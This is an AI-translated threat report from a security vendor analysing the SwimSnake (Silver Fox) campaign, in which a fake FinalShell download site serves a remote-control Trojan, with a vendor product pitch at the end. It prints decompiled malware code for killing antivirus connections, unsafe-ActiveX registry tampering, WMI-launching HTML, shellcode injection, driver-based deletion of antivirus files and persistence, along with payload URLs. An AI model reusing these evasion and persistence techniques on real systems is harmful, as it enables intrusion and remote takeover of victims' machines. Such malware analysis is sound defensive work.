Analysis of the Attack Methods of the Fake "Finalshell"

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Antiy CERT recently found that the black products of "SwimSnake (Silver Fox)" spread remote control Trojan by using the fake FinalShell download website and combine with SEO technology of search engine to conduct poisoning attacks. Make its build the malicious website in the search result's rank, and its domain name also has certain beguiling, thus inducts the user to visit and download the malicious program. In addition, Antiy CERT found that a CSDN user had described the malicious website as the download address of the official website in the published article. Finalshell is a cross-platform tool that integrates remote connection, system management and development assistance. it is developed by a domestic team and supports Windows, macOS and Linux, and is often used in operations, maintenance and development scenarios.

The "SwimSnake" attack group and other security enterprises, also known as "silver fox" and "valley gang thieves," mainly target domestic users to carry out attacks and fraud activities. In the second half of 2022, Antiy will discover and analyze the early activities of the SwimSnake organization, including camouflage common software download station, SEO of search engine and phishing mail, and carry out the operation in the form of white and black. The instant messaging software (WeChat, corporate WeChat, etc.) was used to further spread. Its main way of profit is through the instant messaging software pull the group to carry on the fraud, at the same time also forms the secret-stealing ability to the infected host machine, possibly carries on the data selling and so on other activities. The variety of malicious documents spread by it is very numerous, the method of avoiding killing is very frequent, and the influence of individuals and industries is extremely extensive.

The SwimSnake Gang is likely operating in a fraud-as-a-service (FaaS) cybercrime model, commercializing and selling or leasing attack methods, tools, and infrastructure to other criminals, thereby significantly lowering the threshold for carrying out cyber fraud.

The terminal defense system (IEP) of Antiy has the driver-level main defense module, the detection capability based on AVL SDK and the defense points of kernel and application layer, which can effectively block the remote control Trojan attack chain.

The user can download and use the special screening tool "SwimSnake (Silver Fox)" on the Antiy vertical

response platform (https://vs2.antiy.cn) to screen the threat.

2 Mode of transmission and execution process

2.1 Search engine SEO technology poisoning

"SwimSnake" black product uses search engine SEO technology to carry on poison attack, make its build imitative download website in the search result the rank of the high rank (The result of Baidu search engine ranks fourth.).

Figure 2-1 Search result in the front1

A malicious download site that counterfeits FinalShell has added a screenshot of the software interface that will jump to the downs.html page after clicking "Download for Windows" or "Download for Mac."



Figure 2-2 Page of a phishing website2

The web page will determine the type of device to access, and when the computer end users access it, they will download the malicious ZIP file hosted in the cloud storage platform. An attacker may also frequently update malicious files in it. When other terminals such as iOS and Android mobile terminals access, they will download the APP program, which is currently invalid (FinalShell does not have APP versions for iOS and Android).

```
if (browser.versions.ios || browser.versions.iPhone || browser.versions.iPad) {
     window.location="/WhatsApp.zip";  //跳转
     //window.location="https://itunes.apple.com/us/app/potato-chat/id1204726898.ipa"; //下载
}
else if (browser.versions.android) {
    window.location="https://dowdow156.com/WhatsApp.apk";//跳转
    //document.write("<iframe width='0' height='0' src='https://downloadtgapp.com/WhatsApp.apk'></iframe>");//下载
}
else {
    window.location="https://dfsdg44f5r.s3.us-east-005.backblazeb2.com/finalshell-Setups.zip";//跳转
    //document.write("<iframe width='0' height='0' src='ms-windows-store://pdp/?productid=9NKSQGP7F2NH&mode=mini'></iframe>");  //下载
}
```

Figure 2-3 Determine the type of device to access the web page

2.2 Sample execution process

The initial decoy file (finalshell_windows_x64.exe) releases the malicious downloader (zjSetup.exe) to download a malicious file from its registered Alibaba Cloud OSS. The malicious file (dafa. bin_1755829674. exe) will attempt to close the network connection of the designated antivirus product process for countermeasures, Create a hidden folder in a specified path and get a "white plus black" component from another Alibaba Cloud OSS, It hijacks C # execution process by modifying environment variables, and constructs malicious MMC and HTML files to execute malicious DLL files. The malicious DLL file (DBGBufferp.dll) will be persisted, the driver file will be released to delete the specified anti-virus product file, and the Shellcode in the adp .xml file will be read and injected into the explorer. exe process, and finally the remote control Trojan will be executed. The remote control Trojan has the functions of silently deploying "sunflower" remote control software, acquiring configuration information,

delivering subsequent plug-ins, and avoiding the anti-virus product creation planning task.



Figure 2-4 Sample Execution Flowchart3

3 Sample analysis

3.1 Analysis of attack flow

Table 3-1 Tags for malicious self-extracting files1

Virus name	Trojan / Win32.SwimSnake
Original file name	Finalshell _ windows _ x64. exe
Md5	Adec5316f858694668eaa156cb14b7c9
Processor architecture	Intel 386 or later processors and compatible processors
File size	68.6 MB (72,000,370 bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	2012-12-31 08: 38: 51
Digital signature	None

Shell type	None
Compiled Language	Microsoft Visual C / C + +

The downloaded finalshell_windows_x64. zip contains finalshell_windows_x64.exe, which is a 7zip self-extracting file, Extracting the package and configuration file reveals that the installer contains a normal finalshell_windows_x64. exe and a sample of zjSetup. exe snakes. Depending on the configuration, you can see that the extracted file will run zjSetup. exe after it is decompressed.



Figure 3-1 Running zjSetup. exe1

Zjsetup.exe is a C # program to download and execute dafa.bin_1755829674.exe from Alibaba Cloud OSS, and its function is to close the network connection of the designated anti-virus product process. Create folders and download, execute "white plus black" files.

- Close the process of killing soft network:

  In operation, that program will create a thread, detect 360 the processes associate with tinder, acquire the TCP connection of the target program through the TcpTable, and write instructions to the NSI pipeline to close the network connection.

```
do {
  lVar4 = 0;
  do {
                    /* 遍历目标进程：360Tray.exe、360Safe.exe、ZhuDongFangyu.exe、LiveUpdate360.exe、sa
                    fesvr.exe、360leakfixer.exe、HRUpdate.exe
                       */
    plVar1 = (longlong *)FUN_180002450((LPCSTR)local_c8[lVar4]);
    if (((plVar1 != (longlong *)0x0) && ((int)plVar1[1] != 0)) && (uVar2 = 0, (int)plVar1[1] != 0)
       ) {
      lVar3 = 0;
      do {
                    /* 通过TcpTable获取目标程序的TCP连接，向NSI管道写入指令来关闭其网络连接。
                       */
        FUN_180002630(*(uint *)(*plVar1 + lVar3));
        uVar2 = uVar2 + 1;
        lVar3 = lVar3 + 4;
      } while (uVar2 < *(uint *)(plVar1 + 1));
    }
    lVar4 = lVar4 + 1;
  } while (lVar4 < 7);
  Sleep(1);
} while( true );
```

Figure 3-2 Closing the TCP connection for the software killing process2

- Create a hidden file

The program creates the "C:\\ Program Files\\ SetupInfo [6-Bit Random Number]" folder in the main thread and sets its property to hidden.

```
                    /* 在C:\\Program Files\\SetupInfo后拼接6位随机数字 */
sprintf(local_338 + 0x10,"C:\\Program Files\\SetupInfo%d",uVar10);
local_1790 = 0xf;
local_1798 = 0;
local_17a8[0]._0_1_ = '\0';
uVar10 = 0xffffffffffffffff;
pcVar9 = local_338 + 0x10;
do {
  if (uVar10 == 0) break;
  uVar10 = uVar10 - 1;
  cVar1 = *pcVar9;
  pcVar9 = pcVar9 + 1;
} while (cVar1 != '\0');
FUN_1800041b0(local_17a8,local_338 + 0x10,~uVar10 - 1);
pCVar7 = (LPCSTR)local_17a8;
if (0xf < local_1790) {
  pCVar7 = (LPCSTR)CONCAT71(local_17a8[0]._1_7_,(CHAR)local_17a8[0]);
}
BVar3 = CreateDirectoryA(pCVar7,(LPSECURITY_ATTRIBUTES)0x0);
if (BVar3 != 0) {
  builtin_strncpy(local_338,"\\DBGBufferp.dll",0x10);
  FUN_180004a20((ulonglong *)local_1780,local_17a8,local_338);
  pCVar7 = (LPCSTR)local_17a8;
  if (0xf < local_1790) {
    pCVar7 = (LPCSTR)CONCAT71(local_17a8[0]._1_7_,(CHAR)local_17a8[0]);
  }
  DVar4 = GetFileAttributesA(pCVar7);
  if (DVar4 != 0xffffffff) {
    pCVar7 = (LPCSTR)local_17a8;
    if (0xf < local_1790) {
      pCVar7 = (LPCSTR)CONCAT71(local_17a8[0]._1_7_,(CHAR)local_17a8[0]);
    }
                    /* 设置隐藏属性 */
    SetFileAttributesA(pCVar7,DVar4 | 2);
  }
```

Figure 3-3 Create a folder and set the property to hidden3

- Download the white plus black file

Download three files into this folder from the link below and name them with the file names shown in the following table. These three files are "white plus black" files, and DBGBufferp.dll is a malicious DLL file, which has the functions of realizing persistence, releasing driver files, and injecting Shellcode in adp. xml into explorer. exe process.

Table 3-1 Download file links and named file names3-1

Download link	Document name	Description
Hxxps[:]//s3useast005.oss-cn-hongkong.aliyuncs [] com/zj/DBGBufferp.dll	Dbgbufferp.dll	Malicious DLLs

Hxxps[:]//s3useast005.oss-cn-hongkong.aliyuncs [] com/zj/dafa.bin	Adp.xml	Shellcode
Hxxps[:]//s3useast005.oss-cn-hongkong.aliyuncs [.] com/zj/dfsvc.exe	Uninstall _ [random string] .exe	White File

- Modify the registry policy

Modify the registry to allow unsafe ActiveX controls to run in preparation for subsequent runs of the payload.

```
local_18 = DAT_1800le0a0 ^ (ulonglong)auStackY_d8;
builtin_memcpy(local_68,
               "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\0",0x44);
RegCreateKeyExA((HKEY)0xffffffff80000001,local_68,0,(LPSTR)0x0,0,2,(LPSECURITY_ATTRIBUTES)0x0,
                &local_80,(LPDWORD)0x0);
local_88[0] = '\0';
local_88[1] = '\0';
local_88[2] = '\0';
local_88[3] = '\0';
builtin_memcpy(local_78,"1201",5);
                  /* 对未标识为安全的ActiveX控件停止初始化和脚本运行 */
RegSetValueExA(local_80,local_78,0,4,local_88,4);
                  /* 将该值设置为0 */
RegCloseKey(local_80);
__security_check_cookie(local_18 ^ (ulonglong)auStackY_d8);
return;
```

Figure 3-4 Modify the registry to allow unsafe ActiveX controls to run4

- Running white plus black samples through COM components

Construct malicious HTML and run the white and black components mentioned above indirectly through the browser control.

```
if (_File != (FILE *)0x0) {
  fprintf(_File,
          "<!DOCTYPE html>\n<html>\n<head>\n    <meta charset=\"utf-8\">\n    <title>index</title>
          \n    <script type=\"text/javascript\">\n    window.onload = function() {\n        try {
          \n            var locator = new ActiveXObject(\"WbemScripting.SWbemLocator\");\n
              var services = locator.ConnectServer(\".\", \"root\\\\cimv2\");\n            var pro
          cess = services.Get(\"Win32_Process\");\n            var result = process.Create(\"\\\"%
          s\\\"\");\n        } catch(e) {\n        }\n    }\n    </script>\n</head>\n<body>\n</bod
          y>\n</html>\n"
          ,local_418);
  fclose(_File);
}
```

Figure 3-5 Construct the malicious HTML to run the white plus black component5

Construct a malicious MMC control and indirectly trigger a malicious HTML file.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="5"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">收藏夹</String>
      <String ID="2" Refs="2">1.html</String>
      <String ID="3" Refs="1">%$HTMLPATH$%</String>
      <String ID="4" Refs="2">控制台根节点</String>
    </Strings>
  </StringTable>
</StringTables>
```

恶意HTML文件及路径

Figure 3-6 Construction of an MMC control triggering a malicious HTML file3-6

Finally, MMC is run through COM component, malicious HTML is triggered, and finally white plus black component is run (uninstall _ [8 random characters]. Exe loads malicious DBGBufferp.dll when executing).

3.2 Anti-software killing, persistence and memory loading remote control Trojan

Dbgbufferp. dll is a C # file, which can release the driver when running, resist software killing, add planned task persistence, load remote control Trojan and so on.

- Release the drive file to trigger execution

The program will obtain and release C:\ Windows\ System32\ BEB. exe from the resources. the file is actually a driver file, which is triggered by writing key values in the registry HKLM\ SYSTEM\ CurrentControlSet\ Control\ Session Manager\ PlatformExecute.



Figure 3-7 Release BEB. exe and execute7

Read the xml file in the folder where DBGBufferp. dll is located (this sample reads adp. xml) and inject it into the explorer. exe process.

```
string[] files = Directory.GetFiles(helper.GetExeDirectoryWithBackslash(), "*.xml", SearchOption.TopDirectoryOnly);
List<Thread> list = new List<Thread>();
string[] array = files;
for (int i = 0; i < array.Length; i++)
{
    string text = array[i];
    string tempFile = text;
    Thread thread = new Thread(delegate
    {
        this.Method(tempFile);  注入至explorer.exe进程中
    });
    list.Add(thread);
    thread.Start();
}
```

Figure 3-8 Injecting the contents of the adp. xml file into the explorer. exe process3-8

- Driver deletes 360Tray. exe entity file

Delete 360 antivirus software entity file after drive file running.

```
local_34 = 0;
local_1c = 0;
local_48 = 0;
uStack_40 = 0;
RtlInitUnicodeString
          (&local_48,L"\\??\\C:\\Program Files (x86)\\360\\360Safe\\safemon\\360Tray.exe");
local_28 = &local_48;
local_38 = 0x30;
local_30 = 0;
local_18 = 0;
uStack_10 = 0;
local_20 = 0x40;
NtDeleteFile(&local_38);
return;
```

Figure 3-9 Deletion of 360Tray. exe file9

- Avoid the anti-virus product creation schedule task

The attacker can use the remote control Trojan traversal process to check whether there is a process of "360tray.exe," if not, create a scheduled task through a COM component; if yes, try to lower the privilege of the remote control Trojan. The creation thread continues to terminate the "multitip.exe" process to close the 360 popup program and create a scheduled task to persist.

```
local_18 = DAT_140036028 ^ (ulonglong)auStackY_78;
local_40 = (HANDLE)0x0;
bVar5 = false;
puVar4 = FindTargetProcess("360tray.exe");
if ((DWORD)puVar4 == 0) {
  iVar3 = CreateSchTask();
  bVar5 = iVar3 != 0;
}
else {
  ProcessHandle = OpenProcess(0x1000,0,(DWORD)puVar4);
  if (ProcessHandle != (HANDLE)0x0) {
    BVar1 = OpenProcessToken(ProcessHandle,0xf01ff,&local_40);
    if (BVar1 != 0) {
      local_38 = &local_28;
      local_28 = 0x1000000000000101;
      local_20 = 0;
      local_30 = 0x20;
      DVar2 = GetLengthSid(&local_28);
      BVar1 = SetTokenInformation(local_40,TokenIntegrityLevel,&local_38,DVar2 + 0x10);
      if (BVar1 != 0) {
        CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_140005a00,(LPVOID)0x0,0,(LPDWORD)0x0);
                  /* 创建线程，持续终止multitip.exe进程，以关闭360弹窗 */
        iVar3 = CreateSchTask();
        bVar5 = iVar3 != 0;
      }
      CloseHandle(local_40);
    }
    CloseHandle(ProcessHandle);
  }
}
```

Figure 3-10 Detect the presence of 360tray. exe, take countermeasures, and create scheduled tasks10

- Remote control function based on load effect

The remote control Trojan will collect basic information in the current computer, including computer name, user name, anti-virus software product information and so on. The attacker can use the remote control Trojan traversal process to check whether the remote control software related process of "sunflower" exists, and if not, silently deploy the remote control software.

```
do {
  while (puVar4 = FindTargetProcess("xrk.exe"), (int)puVar4 == 0) {
    local_398 = *param_2;
    uStack_390 = param_2[1];
    local_388 = param_2[2];
    uStack_380 = param_2[3];
    local_378 = param_2[4];
    uStack_370 = param_2[5];
    local_368 = param_2[6];
    uStack_360 = param_2[7];
    local_358 = *(undefined4 *)(param_2 + 8);
    uStack_354 = *(undefined4 *)((longlong)param_2 + 0x44);
    uStack_350 = *(undefined4 *)(param_2 + 9);
    uStack_34c = *(undefined4 *)((longlong)param_2 + 0x4c);
    local_348 = *(undefined4 *)(param_2 + 10);
    uStack_344 = *(undefined4 *)((longlong)param_2 + 0x54);
    uStack_340 = *(undefined4 *)(param_2 + 0xb);
    uStack_33c = *(undefined4 *)((longlong)param_2 + 0x5c);
    local_338 = *(undefined4 *)(param_2 + 0xc);
    local_334 = *(undefined1 *)((longlong)param_2 + 100);
    hFile = CreateFileA((LPCSTR)((longlong)&local_398 + 1),0x40000000,1,
                        (LPSECURITY_ATTRIBUTES)0x0,2,0,(HANDLE)0x0);
    if ((hFile == (HANDLE)0xffffffffffffffff) ||
       (BVar3 = WriteFile(hFile,(LPCVOID)((longlong)param_2 + 0x65),param_3 - 0x65,local_540,
                          (LPOVERLAPPED)0x0), BVar3 == 0)) goto switchD_140004c19_caseD_1;
    CloseHandle(hFile);
    ShellExecuteA((HWND)0x0,"open",(LPCSTR)((longlong)&local_398 + 1),(LPCSTR)0x0,(LPCSTR)0x0,0)
    ;
    do {
      hWnd = FindWindowA("#32770",&DAT_1400302d8);
    } while (hWnd == (HWND)0x0);
    ShowWindow(hWnd,0);
    Sleep(4000);
  }
```

Figure 3-11 Silent deployment of "Sunflower" remote control software11

Then try to find the configuration file from the default installation path, and obtain the information such as the local code (fastcode) and password (password), finally realize the remote control function.

4 Antiy IEP helps users defend against the threat of SwimSnake

As an enterprise-level terminal security protection product for office machines, servers and other terminals, the Terminal Defense System of Antiy IEP helps users effectively protect against snake attacks through multi-dimensional protection against the attack characteristics of snake viruses.

4.1 Based on Antiy AVL SDK threat detection engine, the virus is killed when it lands

IEP is embedded into Antiy AVL SDK anti-virus engine to scan file objects, storage objects, sector objects, memory objects and registry data objects, and judge whether the detection objects are known or suspected viruses. In order to realize accurate judgment, investigation and killing. In particular, it can nest and scan that compressed package object, and scan the memory object based on the memory map, so that a variety of camouflage and kill-free methods can not be hidden. In this event, when the user downloads a malicious file to the local area, an alarm will be generated immediately, and the malicious file will be cleared, without giving the chance to start the virus.



Figure 4-1 Alarm immediately when virus lands and automatically clears it

4.2 Based on kernel-level active defense capability, real-time interception of attacks or high-risk behaviors

IEP is equipped with a kernel-level active defense module that monitors the directory attributes and path characteristics of the process when it is started in real time. Focus on directories with hidden properties in the system's default program installation directories (such as Program Files and its 32-bit version directories). Identify a directory

environment that may be used by a malicious program to hide itself by detecting the hidden attribute of the directory, the critical path of the system where the directory is located and the abnormality of the naming. When the virus starts in the hidden folder "C:\\ Program Files\\ SetupInfo [6-digit random number]" created by the virus, it will alarm and intercept immediately.



Figure 4-2 Immediate interception when a suspicious program is started in a hidden folder1

It also has the real-time defense capability of the registry, including the registry key related to the configuration of the ActiveX control, when the registry triggers the modification operation, the file initiating the modification is subjected to the credibility verification. If that non-system own files are detect and the non-official authentication files modify the registry entries, it is determined that there may be an unsafe ActiveX control configuration tampering behavior, and the modification operation of the non-trusted source is intercepted, Prevent execution risk of unsafe ActiveX control and trigger alarm.

Figure 4-3 Intercepting and sending an alarm during an abnormal registry operation2

For persistent operation, IEP can perform real-time monitoring on service creation and planned task creation, and send an alert prompt to the user when suspicious program is found to create a planned task. In this event, when an attacker uses DBGBufferp. dll to perform a persistent operation, the intellectual can intercept immediately.

In addition, IEP has a memory protection function, monitor the variables of the system memory in real time, after the attack uses the XML file and writes the shellcode, the active defense will sense, and when the memory is executed, the detection mechanism will be triggered. If malicious behavior is found, that us is actively notified and the execution of the program is stop

The core active defense module of IEP includes mechanisms such as process startup, environment tampering monitoring, memory protection, overflow monitoring, host firewall (HIPDS) and application behavior control. Continuously monitor the process and other memory object monitoring, network traffic entering and leaving the stack, and judge whether there is attack interaction such as white + black utilization, no file attack, vulnerability utilization, data theft and C2 access. Intercept the attack before it becomes effective.

4.3 Abnormal file detection + download enhanced protection, and the host computer entry was strictly controlled

IEP will comprehensively detect the validity of the digital signature, file size, file suffix, file format, file location

and file name of the file, and send an alarm to the user if any abnormality is found in the file. In the "C:\ Windows\ System32\ BEB. exe" file released in this event, the suffix of this file (.exe) does not match the actual format of the file (driver type file), and it is possible to induce the user to run. IEP will immediately send users a pop alert when it is discovered.

